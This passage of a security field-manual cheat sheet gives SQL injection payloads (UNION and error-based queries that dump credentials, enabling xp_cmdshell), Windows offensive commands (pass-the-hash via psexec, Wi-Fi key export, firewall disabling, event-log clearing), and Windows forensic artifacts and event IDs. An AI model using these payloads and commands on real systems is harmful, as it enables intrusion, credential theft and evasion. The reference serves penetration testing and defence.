http://<IP>/Less-1/?id=-1 union select 1, 2, current_user()
```

### Finding databases

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, schema_name from information_schema.schemata
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, datname from pg_database
```

### Finding table names from a database

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, table_name from information_schema.tables where table_schema="database_name"
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, tablename from pg_tables where table_catalog="database_name"
```

### Finding column names from a table

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, column_name from information_schema.columns where table_schema="database_name" and table_name="tablename"
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, column_name from information_schema.columns where table_catalog="database_name" and table_name="tablename"
```

### Concatenate

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, concat(login,':',password) from users;
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, login||':'||password from users;
```

## Error Based SQLI (USUALLY MS-SQL)

### Current user

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(user_name() as
varchar(4096)))--
```

#### DBMS version

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(@@version as
varchar(4096)))--
```

#### Database name

```
http://<IP>/Less-1/?id=-1 or db_name(0)=0 --
```

#### Tables from a database

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(name as
varchar(4096)) FROM dbname..sysobjects where xtype='U')--
```

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(name as
varchar(4096)) FROM dbname..sysobjects where xtype='U' AND name NOT
IN ('previouslyFoundTable',...))--
```

#### Columns within a table

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1
CAST(dbname..syscolumns.name as varchar(4096)) FROM
dbname..syscolumns, dbname..sysobjects WHERE
dbname..syscolumns.id=dbname..sysobjects.id AND
dbname..sysobjects.name = 'tablename')--
```

\*\*Remember to change dbname and tablename accordingly with the given situation after each iteration a new column name will be found, make sure add it to \*\* previously found column name \*\* separated by comma as on the next sample

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1
CAST(dbname..syscolumns.name as varchar(4096)) FROM
dbname..syscolumns, dbname..sysobjects WHERE
dbname..syscolumns.id=dbname..sysobjects.id AND
dbname..sysobjects.name = 'tablename' AND dbname..syscolumns.name
NOT IN('previously found column name', ...))--
```

#### Actual data

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(columnName as
varchar(4096)) FROM tablename)--
```

\*\*After each iteration a new column name will be found, make sure add it to \*\* previously found column name \*\* separated by comma as on the next sample

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(columnName as
varchar(4096)) FROM tablename AND name NOT IN('previously found row
data'))--
```

#### Shell commands

```
EXEC master..xp_cmdshell <command>
```

\*\*Need to have 'sa' user privileges

### Enabling shell commands

```
EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC  
sp_configure 'xp_shell', 1; RECONFIGURE;
```

#### REFERENCE:

<https://github.com/Kitsun3Sec/Pentest-Cheat-Sheets>

<https://github.com/swisskyrepo/PayloadsAllTheThings>

<https://github.com/foospidy/payloads>

<https://github.com/infoslack/awesome-web-hacking>

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

## ONLINE TOOLS

### UNFURL

Takes a URL and expands ("unfurls") it into a directed graph, extracting every bit of information from the URL and exposing the obscured.

<https://dfir.blog/unfurl/>

<https://dfir.blog/introducing-unfurl/>

## W

## W

### WEBSERVER\_Tricks

ALL	INFORMATIONAL	WINDOWS
-----	---------------	---------

Create a rudimentary webserver with various programming languages.

#### Create a webserver in AWK:

```
#!/usr/bin/gawk -f  
BEGIN {  
    RS = ORS = "\r\n"  
    HttpService = "/inet/tcp/8080/0/0"  
    Hello = "<HTML><HEAD>" \  
           "<TITLE>A Famous Greeting</TITLE></HEAD>" \  
           "<BODY><H1>Hello, world</H1></BODY></HTML>"  
    Len = length(Hello) + length(ORS)  
    print "HTTP/1.0 200 OK"           |& HttpService  
    print "Content-Length: " Len ORS |& HttpService  
    print Hello                       |& HttpService  
    while ((HttpService |& getline) > 0)  
        continue;  
    close(HttpService)  
}
```

#### Create a webserver in Go:

```

package main

import (
    "fmt"
    "log"
    "net/http"
)

func main() {
    http.HandleFunc("/", func(w http.ResponseWriter, req
*http.Request) {
        fmt.Fprintln(w, "Goodbye, World!")
    })
    log.Fatal(http.ListenAndServe(":8080", nil))
}

```

### Create a webserver in JavaScript:

Works with Node.js

```

var http = require('http');

http.createServer(function (req, res) {
    res.writeHead(200, {'Content-Type': 'text/plain'});
    res.end('Goodbye, World!\n');
}).listen(8080, '127.0.0.1');

```

### Create a webserver in Perl:

```

use Socket;

my $port = 8080;
my $protocol = getprotobyname( "tcp" );

socket( SOCK, PF_INET, SOCK_STREAM, $protocol ) or die "couldn't
open a socket: $!";
    # PF_INET to indicate that this socket will connect to the
internet domain
    # SOCK_STREAM indicates a TCP stream, SOCK_DGRAM would indicate
UDP communication

setsockopt( SOCK, SOL_SOCKET, SO_REUSEADDR, 1 ) or die "couldn't
set socket options: $!";
    # SOL_SOCKET to indicate that we are setting an option on the
socket instead of the protocol
    # mark the socket reusable

bind( SOCK, sockaddr_in($port, INADDR_ANY) ) or die "couldn't bind
socket to port $port: $!";
    # bind our socket to $port, allowing any IP to connect

listen( SOCK, SOMAXCONN ) or die "couldn't listen to port $port:
$!";

```



```

# start listening for incoming connections

while( accept(CLIENT, SOCK) ){
    print CLIENT "HTTP/1.1 200 OK\r\n" .
        "Content-Type: text/html; charset=UTF-8\r\n\r\n" .
        "<html><head><title>Goodbye,
world!</title></head><body>Goodbye, world!</body></html>\r\n";
    close CLIENT;
}

```

### Create a webserver using PHP:

```

<?php
                                // AF_INET6 for IPv6 // IP
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die('Failed to
create socket!');
                                // '127.0.0.1' to limit only to localhost // Port
socket_bind($socket, 0,
8080);
socket_listen($socket);

$msg = '<html><head><title>Goodbye,
world!</title></head><body>Goodbye, world!</body></html>';

for (;;) {
    // @ is used to stop PHP from spamming with error messages if
there is no connection
    if ($client = @socket_accept($socket)) {
        socket_write($client, "HTTP/1.1 200 OK\r\n" .
            "Content-length: " . strlen($msg) . "\r\n" .
            "Content-Type: text/html; charset=UTF-8\r\n\r\n" .
            $msg);
    }
    else usleep(100000); // limits CPU usage by sleeping after
doing every request
}
?>

```

### Create a webserver using Python:

Using `wsgiref.simple_server` module (Python < 3.2)

```

from wsgiref.simple_server import make_server

def app(environ, start_response):
    start_response('200 OK', [('Content-Type', 'text/html')])
    yield b"<h1>Goodbye, World!</h1>"

server = make_server('127.0.0.1', 8080, app)
server.serve_forever()

```

### Using `http.server` module (Python 3)

```

import threading

```

```

from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer

class HelloHTTPRequestHandler(BaseHTTPRequestHandler):

    message = 'Hello World! 今日は'

    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html; charset=UTF-8')
        self.end_headers()
        self.wfile.write(self.message.encode('utf-8'))
        self.close_connection = True

def serve(addr, port):
    with ThreadingHTTPServer((addr, port), HelloHTTPRequestHandler)
as server:
    server.serve_forever(poll_interval=None)

if __name__ == '__main__':

    addr, port = ('localhost', 80)

    threading.Thread(target=serve, args=(addr, port),
daemon=True).start()

    try:
        while True:
            # handle Ctrl+C
            input()

    except KeyboardInterrupt:
        pass

```

#### Create a webserver in UNIX shell:

```

while true; do { echo -e 'HTTP/1.1 200 OK\r\n'; echo 'Hello,
World!'; } | nc -l 8080; done

```

#### REFERENCE:

[https://rosettacode.org/wiki/Hello\\_world/Web\\_server](https://rosettacode.org/wiki/Hello_world/Web_server)

<https://www.gnu.org/software/gawk/manual/gawkinet/gawkinet.html#Primitive-Service>

## WINDOWS\_Commands

ALL	ADMINISTRATION	WINDOWS
COMMAND	DESCRIPTION	
<COMMAND>   find /c /v ""	Count the number of lines to StdOut	
arp -a	Show ARP table with MACs	
cmdkey /list	List cached credentials	
dir /b /s <Directory>\<FileName>	Search directory for specific file	
dism /online /disable-feature /featurename:<feature name>	Disable a particular feature installed	
dism /online /Enable-Feature /FeatureName:TelnetClient	Install the Telnet service *ADMIN	
dism /online /get-features   more	List available features for DISM *ADMIN	
for /F %i in ([file-set]) do [command]	Windows iterate over files contents and do %i command	
for /L %i in ([start],[step],[stop]) do <command>	Windows counting FOR loop	
ipconfig /all	Show IP configuration	
ipconfig /displaydns	Show DNS cache	
net accounts /domain	Show domain password policy	
net group "Domain Admins" /domain	Show Domain Admin users	
net group "Domain Controllers" /domain	List Domain Controllers	
net group /domain	Show domain groups	
net localgroup "Administrators"	Show local Admins	
net localgroup "Administrators" user /add	Add a user to the Admin local group	
net share	Show current mounted shares	
net share \\<IP>	Show remote host shares	
net share cshare C:\<share> /GRANT:Everyone,FULL	Share local folder with everyone	
net time \\<IP>	Show time on remote host	
net use \\<IP>\ipc\$ "" "/user:"	Establish NULL session with remote host	
net use \\<IP>\ipc\$ <PASS> /user:<USER>	Remote file system of IPC\$	

<code>net use r: \\&lt;IP&gt;\ipc\$ &lt;PASS&gt; /user:&lt;DOMAIN&gt;\&lt;USER&gt;</code>	Map remote drive to local r: drive
<code>net user /domain</code>	Show users in local domain
<code>net user &lt;USER&gt; &lt;PASS&gt; /add</code>	Add a user
<code>net view /domain</code>	Show host in local domain
<code>net view /domain:&lt;DOMAIN&gt;</code>	Show hosts in specified domain
<code>netsh firewall set opmode disable</code>	Turn off Windows Firewall
<code>netsh interface ip set address local dhcp</code>	Configure DHCP for interface
<code>netsh interface ip set address local static &lt;IPAddr&gt; &lt;Netmask&gt; &lt;DefaultGW&gt; 1</code>	Configure LAN interface
<code>netsh interface ip set dns local static &lt;IPAddr&gt;</code>	Configure DNS server for LAN
<code>netsh interface ip show interfaces</code>	List local interfaces
<code>netsh wlan export profile key=clear</code>	Export wireless password in plaintext
<code>netsh wlan show profiles</code>	Show local wireless profiles
<code>netstat -ano &lt;N&gt;   find &lt;port&gt;</code>	Look for port usage every N seconds
<code>netstat -nao</code>	Show all TCP/UDP active ports and PIDs
<code>netstat -s -p &lt;tcp udp ip icmp&gt;</code>	Show detailed protocol stats
<code>nslookup -type=any example.com</code>	Show all available DNS records
<code>nslookup -type=ns example.com</code>	Show DNS servers of domain
<code>nslookup &lt;IP&gt;</code>	Perform reverse DNS lookup
<code>nslookup &lt;IP&gt; &lt;NAMESERVER&gt;</code>	Perform a lookup with specific DNS server
<code>nslookup example.com</code>	Show A record of domain
<code>psexec /accepteula \\&lt;IP&gt; -c C:\Tools\program.exe -u &lt;DOMAIN&gt;\&lt;USER&gt; -p &lt;PASS&gt;</code>	Copy & execute program on remote host
<code>psexec /accepteula \\&lt;IP&gt; -i -s "msiexec.exe /i setup.msi" -c setup.msi</code>	Install software on remote host
<code>psexec /accepteula \\&lt;IP&gt; -s c:\windows\system32\winrm.cmd quickconfig -quiet 2&gt;&amp;1&gt; \$null</code>	Enable PowerShell on remote host silently
<code>psexec /accepteula \\&lt;IP&gt; -s cmd.exe</code>	Run command as system on remote host

<code>psexec /accepteula \\&lt;IP&gt; -u &lt;DOMAIN&gt;\&lt;USER&gt; -p &lt;LM:NTLM&gt; cmd.exe /c dir c:\file.exe</code>	Pass the hash run remote command
<code>psexec /accepteula \\&lt;IP&gt; -u &lt;DOMAIN&gt;\&lt;USER&gt; -p &lt;PASS&gt; -c -f \\&lt;IP_2&gt;\share\file.exe</code>	Execute file on remote host
<code>psexec /accepteula \\&lt;IP&gt; hostname</code>	Get hostname of remote system
<code>psexec /accepteula \\&lt;IP1&gt;,&lt;IP2&gt;,&lt;IP3&gt; hostname</code>	Get hostname of multiple remote systems
<code>reg add \\&lt;IP&gt;\&lt;RegDomain&gt;\&lt;Key&gt;</code>	Add a key to remote hosts registry
<code>reg export &lt;RegDomain&gt;\&lt;Key&gt; &lt;OutFile.txt&gt;</code>	Export all subkeys/values from Registry location
<code>reg query \\&lt;IP&gt;\&lt;RegDomain&gt;\&lt;Key&gt; /v &lt;ValueName&gt;</code>	Query remote host for registry key value
<code>Robocopy /ipg:750 /z /tee \\&lt;IP&gt;\&lt;SHARE&gt; \\&lt;IP_2&gt;\&lt;SHARE&gt;</code>	Robocopy directory with bandwidth limitations
<code>Robocopy &lt;source&gt; &lt;destination&gt; [file...] [options]</code>	Example syntax robocopy
<code>Robocopy C:\UserDir C:\DirBackup /E</code>	Copy all contents of local directory
<code>route print</code>	Show routing table
<code>runas /user:&lt;USER&gt; "file.exe [args]"</code>	Run file as specified user
<code>sc \\&lt;IP&gt; create &lt;SERVICE&gt;</code>	SC create a remote service on host
<code>sc \\&lt;IP&gt; create &lt;SERVICE&gt; binpath=C:\Windows\System32\Newserv.exe start=auto obj=&lt;DOMAIN&gt;\&lt;USER&gt; password=&lt;PASS&gt;</code>	install windows service written in C# on remote host, with user/pass it should run as
<code>sc query</code>	Query brief status of all services
<code>sc query \\&lt;IP&gt;</code>	Query brief status of all services on remote host
<code>sc query \\&lt;IP&gt; &lt;ServiceName&gt;</code>	Query the configuration of a specific service on remote host
<code>sc query &lt;ServiceName&gt;</code>	Query the configuration of a specific service
<code>sc query state=all</code>	Show services
<code>set</code>	Show environment variables

<code>systeminfo /S &lt;IP&gt; /U &lt;DOMAIN\USER&gt; /P &lt;PASS&gt;</code>	Pull system info for remote host at IP
<code>taskkill /PID ## /F</code>	Force process id to stop
<code>tasklist /m</code>	Show all processes & DLLs
<code>tasklist /S &lt;IP&gt; /v</code>	Remote host process listing for IP
<code>tasklist /svc</code>	Show all processes & services
<code>ver</code>	Get OS version
<code>wmic &lt;alias&gt; &lt;where&gt; &lt;verb&gt;</code>	EXAMPLE
<code>wmic /node:&lt;IP&gt; /user:&lt;User&gt; /password:&lt;Pass&gt; process list full</code>	List all attributes of all running processes on remote host
<code>wmic /node:&lt;IP&gt; process call create "\\&lt;SMB_IP&gt;\share\file.exe" /user:&lt;DOMAIN&gt;\&lt;USER&gt; /password:&lt;PASS&gt;</code>	Execute file on remote system from hosted SMB share
<code>wmic /node:&lt;IP&gt; computersystem get username</code>	User logged in on remote host
<code>wmic logicaldisk list brief</code>	List logical disks
<code>wmic ntdomain list</code>	List Domain & Domain Controller information
<code>wmic process call create C:\&lt;process&gt;</code>	Execute specified process
<code>wmic process list full</code>	List all attributes of all running processes
<code>wmic qfe</code>	Show all patches applied
<code>wmic startupwmic service</code>	Start wmic service
<code>xcopy /s \\&lt;IP&gt;\&lt;dir&gt; C:\&lt;LocalDir&gt;</code>	Copy remote dir to local

### POWERSHELL COMMANDS

COMMAND	DESCRIPTION
<code>&lt;PSCommand&gt;   Convert-to-Html   Out-File - FilePath example.html</code>	Convert output of command to HTML report
<code>&lt;PSCommand&gt;   Export-CSV   C:\example.csv</code>	Export output to CSV
<code>&lt;PSCommand&gt;   Select-Object &lt;Field&gt;, &lt;Field2&gt;   Export-CSV   C:\example.csv</code>	Export only certain fields to CSV
<code>Add-Content</code>	Adds content to the specified items, such as adding words to a file.

<b>Backup-SqlDatabase - ServerInstance</b> "Computer\Instance" -Database "Databasecentral"	Create a backup of SQL database
<b>Clear-Host</b>	Clear the console
<b>Compare-Object</b>	Compares two sets of objects.
<b>Copy-Item</b>	Copies an item from one location to another.
<b>gdr -PSProvider 'FileSystem'</b>	List sizes of logical & mapped drives
<b>get-childitem C:\Users -Force   select Name</b>	Get users of the system
<b>get-command</b>	Get all commands
<b>Get-Content</b>	Gets the content of the item at the specified location.
<b>get-eventlog -list</b>	Get local eventlog status
<b>get-executionpolicy</b>	Get current execution policy
<b>get-help -name &lt;Command&gt;</b>	Get help about certain command
<b>get-history</b>	Get local command history
<b>get-localgroup   ft Name</b>	Get groups on the system
<b>get-localgroupmember Administrators   ft Name, PrincipalSource</b>	Get users of admin group
<b>get-localuser   ft Name, Enabled,LastLogon</b>	Users last login
<b>Get-Process</b>	View all processes currently running
<b>get-process &lt;PID1&gt;, &lt;PID2&gt;   format-list *</b>	Get certain processes information and format output
<b>get-service</b>	Show all services on local system
<b>get-service   Where-Object {\$_.Status -eq "Running"}</b>	Show only running service on local system
<b>get-uptime</b>	Get local uptime
<b>get-winevent -list</b>	Get all local event logs status
<b>Group-Object</b>	Groups objects that contain the same value for specified properties.
<b>Invoke-WebRequest</b>	Gets content from a web page on the Internet.
<b>Measure-Object</b>	Calculates the numeric properties of objects, and the characters, words, and lines in string objects, such as files ...
<b>Move-Item</b>	Moves an item from one location to another.
<b>New-Item</b>	Creates a new item.
<b>Remove-Item</b>	Deletes the specified items.

<b>Resolve-Path</b>	Resolves the wildcard characters in a path, and displays the path contents.
<b>Resume-Job</b>	Restarts a suspended job
<b>Set-Content</b>	Writes or replaces the content in an item with new content.
<b>set-executionpolicy - ExecutionPolicy</b>	Bypass execution policy to allow all scripts
<b>Set-Item</b>	Changes the value of an item to the value specified in the command.
<b>Set-Location</b>	Sets the current working location to a specified location.
<b>Set-Variable</b>	Sets the value of a variable.
<b>Show-Command</b>	Creates Windows PowerShell commands in a graphical command window.
<b>Sort-Object</b>	Sorts objects by property values.
<b>Start-Job</b>	Starts a Windows PowerShell background job.
<b>Start-Process</b>	Starts one or more processes on the local computer.
<b>Start-Service</b>	Starts one or more stopped services.
<b>stop-process -name "notepad"</b>	Stop the notepad process
<b>Suspend-Job</b>	Temporarily stops workflow jobs.
<b>Wait-Job</b>	Suppresses the command prompt until one or all of the Windows PowerShell background jobs running in the session are ...
<b>wevtutil e1   Foreach-Object {wevtutil cl "\$_"} wevutil e1</b>	Delete all event log files List names of all logs
<b>Where-Object</b>	Selects objects from a collection based on their property values.
<b>Write-Output</b>	Sends the specified objects to the next command in the pipeline. If the command is the last command in the pipeline,...

W

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## WINDOWS\_Defend

BLUE TEAM

FORENSICS

WINDOWS



## Evidence Collection Order of Volatility (RFC3227)

- Registers, cache
- Routing table, arp cache, process table, kernel statistics, memory
- Temporary file systems
- Disk
- Remote logging and monitoring data that is relevant to the system in question
- Physical configuration, network topology
- Archival media

## WINDOWS BLUE/DFIR TOOLS

### Microsoft Attack Surface Analyzer

<https://github.com/microsoft/attacksurfaceanalyzer>

Attack Surface Analyzer is a Microsoft-developed open source security tool that analyzes the attack surface of a target system and reports on potential security vulnerabilities introduced during the installation of software or system misconfiguration.

### GRR Rapid Response

<https://github.com/google/grr>

GRR Rapid Response is an incident response framework focused on remote live forensics. GRR is a python client (agent) that is installed on target systems, and python server infrastructure that can manage and talk to clients.

## WINDOWS ARTIFACTS

### USB ACCESS - search timeline of USB device access on the system.

HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR	Class ID / Serial
#HKLM\SYSTEM\CurrentControlSet\Enum\USB	VID / PID

Find Serial # and then look for "Friendly Name" to obtain the Volume Name of the USB device.

HKLM\SOFTWARE\Microsoft\Windows Portable Devices\Devices

Find Serial # to obtain the Drive Letter of the USB device

Find Serial # to obtain the Volume GUID of the USB device

HKLM\SYSTEM\MountedDevices

Key will ONLY be present if system drive is NOT an SSD.

Find Serial # to obtain the Volume Serial Number of the USB device which will be in decimal and convert to hex.

You can find complete history of Volume Serial Numbers here, even if the device has been formatted multiple times. The USB device's

Serial # will appear multiple times, each with a different Volume Serial Number generated on each format.

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt
```

Using the VolumeGUID found in SYSTEM\MountedDevices, you can find the user that actually mounted the USB device

```
NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Mountpoints2
```

USB Times:

0064 = First time device connected

0066 = Last time device connected

0067 = Last removal time

```
HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR\Ven_Prod_Version\USB  
iSerial #\Properties\{93ba6346-96a6-5078-2433-b1423a575b26}\####
```

Search for the device's Serial # to show USB first device connected:

```
XP C:\Windows\setupapi.log  
Vista+ C:\Windows\inf\setupapi.dev.log
```

**PREFETCH - stores/caches code pages on last applications run into .pf files to help apps launch quicker in the future.**

Default Directory:

```
C:\Windows\Prefetch
```

Default File Structure: (exename)-(8char\_hash).pf

```
Example File: AUDIODG.EXE-B0D3A458.pf
```

Registry Configuration:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session  
Manager\Memory Management\PrefetchParameters
```

EnablePrefetcher value:

0 = Disabled

1 = Application launch prefetching enabled

2 = Boot prefetching enabled

3 = Applaunch and Boot enabled

**POWERSHELL HISTORY - PowerShell command history typed in a terminal**

Default File Location:

```
$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_hi  
story.txt
```

Disable History:

STEP 1- At the PowerShell terminal prompt type

```
$PS> SaveNothing  
$PS> MaximumHistoryCount 0
```

**JUMP LISTS - time of execution of an application or recently used. Files are prepended with an AppIDs for an application.**

Default Directory:

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\Automatic Destinations

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations

Jump List AppIDs:

<https://raw.githubusercontent.com/EricZimmerman/JumpList/master/JumpList/Resources/AppIDs.txt>

**EMAIL ATTACHMENTS - local saved copies of email attachments received when using an email client.**

Outlook Default Directory:

C:\%USERPROFILE%\AppData\Local\Microsoft\Outlook

Thunderbird Default Directory:

C:\%USERPROFILE%\AppData\Roaming\Thunderbird\Profiles\

**BROWSER DATA - metadata/artifacts/history for each local user account as it relates to browser usage.**

IE 8-9

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\IEDownloadHistory\index.dat

IE 10-11

C:\%USERPROFILE%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV##.dat

Edge \*\*

C:\%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftEdge\_XXX\AC\MicrosoftEdge\User\Default\DataStore\Data\<user>\xxxxx\DBStore\spartan.edb

C:\%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftEdge\_XXX\AC\#!001\MicrosoftEdge\Cache\

C:\%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftEdge\_XXX\AC\MicrosoftEdge\User\Default\Recovery\Active\

Firefox v3-25

C:\%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtxt>.default\downloads.sqlite

Firefox v26+

C:\%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtxt>.default\places.sqlite

Table:moz\_annos

Chrome

C:\%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\History

\*\*ESE databases can be viewed by EseDbViewer, ESEDatabaseView or esedbexport tool.

IMAGE THUMBNAIL CACHE - images, office documents, & directories/folders exist in thumbnail format in a database for easy retrieval.

C:\%USERPROFILE%\AppData\Local\Microsoft\Windows\Explorer\thumbcache\_\*.db

## WINDOWS SECURITY LOG EVENTS

### HUNTING EVENT\_ID CATEGORIES

LOGON: 4611, 4624, 4648, 4776, 4778

LOGOFF: 4643, 4779

PRIVILEGE USAGE: 4672, 4673, 4674, 4703, 4768, 4769, 4771

PROCESS EXECUTED: 4688

PROCESS TERMINATED: 4689

FILTERING PLATFORM: 5156

ACCOUNT MGMT: 4720, 4722, 4724, 4726, 4728, 4737, 4738

POLICY CHANGE: 4670, 4904, 4905, 4946, 4947

FILE SHARING: 5140, 5142, 5144, 5145

HANDLES: 4656, 4658, 4659, 4660, 4661, 4663, 4690

VSS: 8222

SYSTEM: 7036, 7040, 7045

APPLICATION: 102, 103, 105, 216, 300, 302, 2001, 2003, 2005, 2006

LOGS CLEARED: 104

EventID	DESCRIPTION
1100	The event logging service has shut down
1101	Audit events have been dropped by the transport.
1102	The audit log was cleared
1104	The security Log is now full
1105	Event log automatic backup
1108	The event logging service encountered an error
4608	Windows is starting up
4609	Windows is shutting down
4610	An authentication package has been loaded by the Local Security Authority
4611	A trusted logon process has been registered with the Local Security Authority
4612	Internal resources allocated for the queuing of audit messages have been exhausted, leading to the loss of some audits.
4614	A notification package has been loaded by the Security Account Manager.
4615	Invalid use of LPC port
4616	The system time was changed.
4618	A monitored security event pattern has occurred
4621	Administrator recovered system from CrashOnAuditFail
4622	A security package has been loaded by the Local Security Authority.
4624	An account was successfully logged on
4625	An account failed to log on

4626	User/Device claims information
4627	Group membership information.
4634	An account was logged off
4646	IKE DoS-prevention mode started
4647	User initiated logoff
4648	A logon was attempted using explicit credentials
4649	A replay attack was detected
4650	An IPsec Main Mode security association was established
4651	An IPsec Main Mode security association was established
4652	An IPsec Main Mode negotiation failed
4653	An IPsec Main Mode negotiation failed
4654	An IPsec Quick Mode negotiation failed
4655	An IPsec Main Mode security association ended
4656	A handle to an object was requested
4657	A registry value was modified
4658	The handle to an object was closed
4659	A handle to an object was requested with intent to delete
4660	An object was deleted
4661	A handle to an object was requested
4662	An operation was performed on an object
4663	An attempt was made to access an object
4664	An attempt was made to create a hard link
4665	An attempt was made to create an application client context.
4666	An application attempted an operation
4667	An application client context was deleted
4668	An application was initialized
4670	Permissions on an object were changed
4671	An application attempted to access a blocked ordinal through the TBS
4672	Special privileges assigned to new logon
4673	A privileged service was called
4674	An operation was attempted on a privileged object
4675	SIDs were filtered
4688	A new process has been created
4689	A process has exited
4690	An attempt was made to duplicate a handle to an object
4691	Indirect access to an object was requested
4692	Backup of data protection master key was attempted
4693	Recovery of data protection master key was attempted
4694	Protection of auditable protected data was attempted
4695	Unprotection of auditable protected data was attempted
4696	A primary token was assigned to process
4697	A service was installed in the system
4698	A scheduled task was created
4699	A scheduled task was deleted
4700	A scheduled task was enabled
4701	A scheduled task was disabled
4702	A scheduled task was updated

4703	A token right was adjusted
4704	A user right was assigned
4705	A user right was removed
4706	A new trust was created to a domain
4707	A trust to a domain was removed
4709	IPsec Services was started
4710	IPsec Services was disabled
4711	PASStore Engine (1%)
4712	IPsec Services encountered a potentially serious failure
4713	Kerberos policy was changed
4714	Encrypted data recovery policy was changed
4715	The audit policy (SACL) on an object was changed
4716	Trusted domain information was modified
4717	System security access was granted to an account
4718	System security access was removed from an account
4719	System audit policy was changed
4720	A user account was created
4722	A user account was enabled
4723	An attempt was made to change an account's password
4724	An attempt was made to reset an accounts password
4725	A user account was disabled
4726	A user account was deleted
4727	A security-enabled global group was created
4728	A member was added to a security-enabled global group
4729	A member was removed from a security-enabled global group
4730	A security-enabled global group was deleted
4731	A security-enabled local group was created
4732	A member was added to a security-enabled local group
4733	A member was removed from a security-enabled local group
4734	A security-enabled local group was deleted
4735	A security-enabled local group was changed
4737	A security-enabled global group was changed
4738	A user account was changed
4739	Domain Policy was changed
4740	A user account was locked out
4741	A computer account was created
4742	A computer account was changed
4743	A computer account was deleted
4744	A security-disabled local group was created
4745	A security-disabled local group was changed
4746	A member was added to a security-disabled local group
4747	A member was removed from a security-disabled local group
4748	A security-disabled local group was deleted
4749	A security-disabled global group was created
4750	A security-disabled global group was changed
4751	A member was added to a security-disabled global group

4752	A member was removed from a security-disabled global group
4753	A security-disabled global group was deleted
4754	A security-enabled universal group was created
4755	A security-enabled universal group was changed
4756	A member was added to a security-enabled universal group
4757	A member was removed from a security-enabled universal group
4758	A security-enabled universal group was deleted
4759	A security-disabled universal group was created
4760	A security-disabled universal group was changed
4761	A member was added to a security-disabled universal group
4762	A member was removed from a security-disabled universal group
4763	A security-disabled universal group was deleted
4764	A groups type was changed
4765	SID History was added to an account
4766	An attempt to add SID History to an account failed
4767	A user account was unlocked
4768	A Kerberos authentication ticket (TGT) was requested
4769	A Kerberos service ticket was requested
4770	A Kerberos service ticket was renewed
4771	Kerberos pre-authentication failed
4772	A Kerberos authentication ticket request failed
4773	A Kerberos service ticket request failed
4774	An account was mapped for logon
4775	An account could not be mapped for logon
4776	The domain controller attempted to validate the credentials for an account
4777	The domain controller failed to validate the credentials for an account
4778	A session was reconnected to a Window Station
4779	A session was disconnected from a Window Station
4780	The ACL was set on accounts which are members of administrators groups
4781	The name of an account was changed
4782	The password hash an account was accessed
4783	A basic application group was created
4784	A basic application group was changed
4785	A member was added to a basic application group
4786	A member was removed from a basic application group
4787	A non-member was added to a basic application group
4788	A non-member was removed from a basic application group..
4789	A basic application group was deleted
4790	An LDAP query group was created
4791	A basic application group was changed
4792	An LDAP query group was deleted

4793	The Password Policy Checking API was called
4794	An attempt was made to set the Directory Services Restore Mode administrator password
4797	An attempt was made to query the existence of a blank password for an account
4798	A user's local group membership was enumerated.
4799	A security-enabled local group membership was enumerated
4800	The workstation was locked
4801	The workstation was unlocked
4802	The screen saver was invoked
4803	The screen saver was dismissed
4816	RPC detected an integrity violation while decrypting an incoming message
4817	Auditing settings on object were changed.
4818	Proposed Central Access Policy does not grant the same access permissions as the current Central Access Policy
4819	Central Access Policies on the machine have been changed
4820	A Kerberos Ticket-granting-ticket (TGT) was denied because the device does not meet the access control restrictions
4821	A Kerberos service ticket was denied because the user, device, or both does not meet the access control restrictions
4822	NTLM authentication failed because the account was a member of the Protected User group
4823	NTLM authentication failed because access control restrictions are required
4824	Kerberos preauthentication by using DES or RC4 failed because the account was a member of the Protected User group
4825	A user was denied the access to Remote Desktop. By default, users are allowed to connect only if they are members of the Remote Desktop Users group or Administrators group
4826	Boot Configuration Data loaded
4830	SID History was removed from an account
4864	A namespace collision was detected
4865	A trusted forest information entry was added
4866	A trusted forest information entry was removed
4867	A trusted forest information entry was modified
4868	The certificate manager denied a pending certificate request
4869	Certificate Services received a resubmitted certificate request
4870	Certificate Services revoked a certificate
4871	Certificate Services received a request to publish the certificate revocation list (CRL)



4872	Certificate Services published the certificate revocation list (CRL)
4873	A certificate request extension changed
4874	One or more certificate request attributes changed.
